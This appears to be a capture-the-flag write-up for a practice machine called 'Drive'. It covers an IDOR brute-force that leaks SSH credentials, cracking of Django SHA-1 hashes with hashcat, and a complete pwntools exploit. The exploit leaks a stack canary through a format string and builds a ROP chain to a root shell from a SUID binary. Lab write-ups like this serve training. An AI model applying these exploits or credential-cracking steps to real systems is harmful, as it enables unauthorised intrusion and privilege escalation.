

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.11.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 12:41 IST
Nmap scan report for 10.10.11.235
Host is up (0.21s latency).
Not shown: 64369 closed tcp ports (reset), 1164 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://drive.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.79 seconds

(vigneswar@VigneswarPC)-[~]
$
```


2) Checked the website





Vulnerability Assessment

i) The block path is vulnerable to IDOR



ii) Found a credentials

Turbo Intruder - drive.htb - done										
Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...	
120	98		200	2308	5364	532181	547247		99	32
152	112		200	2219	5314	788724	805523		113	94
170	99		200	2315	5406	627835	642900		100	32
171	114		200	2298	5438	791001	807800		115	94
178	100		200	2346	5425	1034426	1049491		101	32
185	79		200	2440	5786	1924927	1936749		80	65
188	101		200	2483	5826	2024603	2039668		102	32
0	0		404	151	530	159901	180162		1	34
1	6		404	151	530	183546	193231		7	21
2	7		404	151	530	179472	189151		8	26
3	1		404	151	530	290668	299775		2	79
4	37		404	151	530	290494	300726		38	22
5	42		404	151	530	288280	300736		43	20
6	2		404	151	530	291458	300683		3	82
7	53		404	151	530	291473	302301		54	18
8	89		404	151	530	288808	302492		90	67
9	34		404	151	530	292754	302958		35	61
10	85		404	151	530	290287	302937		86	66
11	43		404	151	530	291534	302182		44	17
12	122		404	151	530	286389	303193		123	31
13	54		404	151	530	291777	303097		55	64

Pretty	Raw	Hex		Pretty	Raw	Hex	Render		Pretty	Raw	Hex	Render
1	GET	/79/block/	HTTP/1.1						140			
2	Host:	drive.htb							141			
3	Accept-Language:	en-US,en;q=0.9							142			
4	Upgrade-Insecure-Requests:	1							143			
5	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36							144			
6	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7							145			
7	Referer:	http://drive.htb/showMyFiles/							146			
8	Accept-Encoding:	gzip, deflate, br							147			
9	Cookie:	csrftoken=UauwGvprJDIM4wVjIm9tecGtOCTkKW4; sessionid=mc120pfmtvntqgha797neo7qt5zt43xj							148			
10	Connection:	keep-alive							149			
11									150			
12									151			
									152			
									153			
									154			
									155			

martin:Xk4@KjyrYv8t194L!

Exploitation

i) Connected to ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh martin@drive.htb
The authenticity of host 'drive.htb (10.10.11.235)' can't be established.
ED25519 key fingerprint is SHA256:peISHngFC65Dty34JU07mwuE89m2GA0Z8GUFC7skwa0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'drive.htb' (ED25519) to the list of known hosts.
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


System information as of Wed 30 Oct 2024 08:03:27 AM UTC

System load: 0.0
Usage of /: 63.4% of 5.07GB
Memory usage: 21%
Swap usage: 0%
Processes: 226
Users logged in: 0
IPv4 address for eth0: 10.10.11.235
IPv6 address for eth0: dead:beef::250:56ff:fe94:ec47

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

ii) Found a internal port



vi) Found password hashes in db

```
sqlite> select * from accounts_customuser;
21|shal$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|shal$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz||martin@drive.htb|0|1|2022-12-23 12:35:02
23|shal$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands||tom@drive.htb|0|1|2022-12-23 12:37:45
24|shal$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel||cris@drive.htb|0|1|2022-12-23 12:39:15
30|shal$jjzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
sqlite>
```

vii) Found a valid credentials in backup

```
(vigneswar@VigneswarPC)-[~/temp/drive/backups]
$ 7z x 1_Sep_db_backup.sqlite3.7z -p'H@ckThisP@ssW0rDIfY0uC@n:)'
```

```
(vigneswar@VigneswarPC)-[~/temp/drive/backups]
$ ls
1_Dec_db_backup.sqlite3.7z  1_Oct_db_backup.sqlite3.7z  db_1.sqlite3  db.sqlite3
1_Nov_db_backup.sqlite3.7z  1_Sep_db_backup.sqlite3.7z  db_2.sqlite3  DoodleGrive

(vigneswar@VigneswarPC)-[~/temp/drive/backups]
$ strings *.sqlite3 | grep shal
3shal$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
3shal$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
3shal$DhWaz3Bym5bj9Ig73wYZRl$3ecc0c96b090dea7dfa0684b9a1521349170fc932022-12-26 06:03:57.371771tomHandstom@drive.htb2022-12-23 12:37:45
3shal$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+      Ashal$jjzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
3shal$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
3shal$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
3shal$DhWaz3Bym5bj9Ig73wYZRl$3ecc0c96b090dea7dfa0684b9a1521349170fc932022-12-26 06:03:57.371771tomHandstom@drive.htb2022-12-23 12:37:45
3shal$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+      Ashal$jjzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
3shal$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a2022-12-24 13:17:45tomHandstom@drive.htb2022-12-23 12:37:45
3shal$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
3shal$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
3shal$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+      Ashal$jjzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
```

```
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 124 (Django (SHA-1))
Hash.Target.....: sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b252...69525a :ts (new)
Time.Started.....: Wed Oct 30 14:03:28 2024 (1 sec)
Time.Estimated...: Wed Oct 30 14:03:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2024.6 kH/s (0.17ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 641024/14344384 (4.47%)
Rejected.....: 0/641024 (0.00%)
Restore.Point...: 638976/14344384 (4.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: juggalo18 -> joanathan

Started: Wed Oct 30 14:03:27 2024
Stopped: Wed Oct 30 14:03:30 2024

(vigneswar@VigneswarPC)~[/temp/drive/backups]
$ hashcat 'sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a' /usr/share/wordlists/rockyou.txt
```

viii) Logged in as tom

```
(vigneswar@VigneswarPC)~[~]
$ ssh tom@drive.htb
tom@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 30 Oct 2024 08:35:41 AM UTC

System load:   0.08
Usage of /:    63.4% of 5.07GB
Memory usage:  26%
Swap usage:    0%
Processes:    225
Users logged in: 0
IPv4 address for eth0: 10.10.11.235
IPv6 address for eth0: dead:beef::250:56ff:fe94:ec47

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Oct  9 09:19:30 2023 from 10.10.14.40
tom@drive:~$
```

Privilege Escalation

1) Found a suid bit binary


```

tom@drive:~$ ls -al
total 916
drwxr-x--- 6 tom tom 4096 Sep 13 2023 .
drwxr-xr-x 6 root root 4096 Dec 25 2022 ..
lrwxrwxrwx 1 root root 9 Sep 6 2023 .bash_history -> /dev/null
-rw-r--r-- 1 tom tom 220 Dec 25 2022 .bash_logout
-rw-r--r-- 1 tom tom 3771 Dec 25 2022 .bashrc
drwx----- 3 tom tom 4096 Jan 1 2023 .cache
drwx----- 3 tom tom 4096 Feb 3 2023 .config
-rwSr-x--- 1 root tom 887240 Sep 13 2023 doodleGrive-cli
drwx----- 3 tom tom 4096 Jan 1 2023 .gnupg
drwxrwxr-x 3 tom tom 4096 Dec 28 2022 .local
-rw-r--r-- 1 tom tom 807 Dec 25 2022 .profile
-rw-r----- 1 root tom 719 Feb 11 2023 README.txt
-rw-r----- 1 root tom 4096 Oct 30 06:58 user.txt
-rw-r--r-- 1 tom tom 4096 Aug 29 2023 .vimrc
tom@drive:~$

```

2) The binary is vulnerable to stack buffer overflow and format string vuln

```

cloud.binary.ninja/bn/2d9a220b-1e49-45b3-9ae8-2af4936a416b?view=Linear+Disassembly&func=4202989&il=3&address=4202989
doodleGrive-cli
_init
sub_401020
sub_401030
sub_401040
sub_401050
sub_401060
sub_401070
sub_401080
sub_401090
sub_4010a0
sub_4010b0
sub_4010c0
sub_4010d0
sub_4010e0
sub_4010f0
sub_401100
sub_401110
sub_401120
sub_401130
sub_401140
sub_401150
sub_401160
sub_401170
sub_401180
sub_401190
__assert_fail_base.cold
__nl_load_domain.cold
abort
__IO_new_fclose.cold
int64_t main()
004021f9 void* fsbase
004021f9 int64_t rax = *(fsbase + 0x28)
0040221b __setenv("PATH", &data_4973a8, 1)
0040222a __setuid(0)
00402239 __setgid(0)
00402245 _IO_puts("[!]Caution this tool still in th..")
00402251 _IO_puts("Enter Username:")
00402269 void var_58
00402269 _IO_fgets(&var_58, 0x10, stdin)
00402275 sanitize_string(&var_58)
00402286 _IO_printf("Enter password for ", 0)
0040229c _IO_printf(&var_58, 0)
004022a8 _IO_puts(&data_49743d)
004022c9 void var_48
004022c9 _IO_fgets(&var_48, 0x10, stdin)
004022cc sanitize_string(&var_48)
004022cc
004022e6 if (sub_401130(&var_58, "moriarty") == 0 && sub_401130(&var_48, "findMeIfY0uC@nMr.H0l3z!") == 0)
00402306 _IO_puts("Welcome...!")
0040230b main_menu()
0040230b noreturn
0040230b
00402319 _IO_puts("Invalid username or password.")
00402319
00402330 if (rax == *(fsbase + 0x28))
00402338 return 0
00402338
00402332 __stack_chk_fail()
00402332 noreturn

```

3) Created a solve

```
(vigneswar@VigneswarPC)~[/temp/drive]
```

```
$ cat Dockerfile
```

```
# Use a lightweight Python 3.8 base image
FROM python:3.8-slim
```

```
# Set up a working directory
WORKDIR /app
```

```
# Copy solve.py to the container
COPY solve.py /app/solve.py
```

```
# Install zip and create a virtual environment
RUN apt-get update && apt-get install -y zip && \
    python3 -m venv /app/solve_env && \
    /app/solve_env/bin/pip install --upgrade pip && \
    /app/solve_env/bin/pip install pwntools
```

```
# Copy solve.py into the virtual environment for easier access
RUN cp /app/solve.py /app/solve_env/solve.py
```

```
# Zip the virtual environment with solve.py
RUN zip -r solve_env.zip /app/solve_env
```

```
# Copy the zipped environment to a shared directory when the container runs
CMD cp /app/solve_env.zip /shared/solve_env.zip
```

4) Exploited it

```
#!/usr/bin/env python3
```

```
import sys
import os
```

```
# Add site-packages to PYTHONPATH
```

```
sys.path.append(os.path.join(os.path.dirname(__file__), 'lib', 'python3.8', 'site-packages'))
```

```
from pwn import *
```

```
context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF('/home/tom/doodleGrive-cli')
context.binary = exe
```

```
# io = gdb.debug(exe.path, '', api=True)
io = process(exe.path)
```

```
io.sendlineafter(b':', b'%15$p')
io.recvuntil(b'Enter password for ')
canary = int(io.recvuntil(b':', drop=True).decode(), 16)
```

```
rop_chain = ROP(exe)
bin_sh = next(exe.search(b'/bin/sh'))
rop_chain.raw(0x0043fb7e)
rop_chain.system(bin_sh)
```

```
io.sendline(b'a'*56+p64(canary)+p64(0)+rop_chain.chain())
io.sendline('export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/
local/games:/snap/bin')
io.interactive()
```



```
(solve_env) tom@drive:~/solve_env/app/solve_env$ ls ~/doodleGrive-cli
/home/tom/doodleGrive-cli
(solve_env) tom@drive:~/solve_env/app/solve_env$ vim solve.py
(solve_env) tom@drive:~/solve_env/app/solve_env$ python3 solve.py
solve.py:29: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
io.sendline('export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin')

Invalid username or password.
$ ls
bin include lib lib64 pwntools-doc pyvenv.cfg solve.py
$ cat /root/root.txt
af602c9781ccf435873c80bf9bda5c8f
$
(solve_env) tom@drive:~/solve_env/app/solve_env$ cat s|
```

ALTERNATIVELY

```
ssh = ssh(host="drive.htb", user="tom", password="johnmayer7")
io = ssh.process("/home/tom/doodleGrive-cli")
```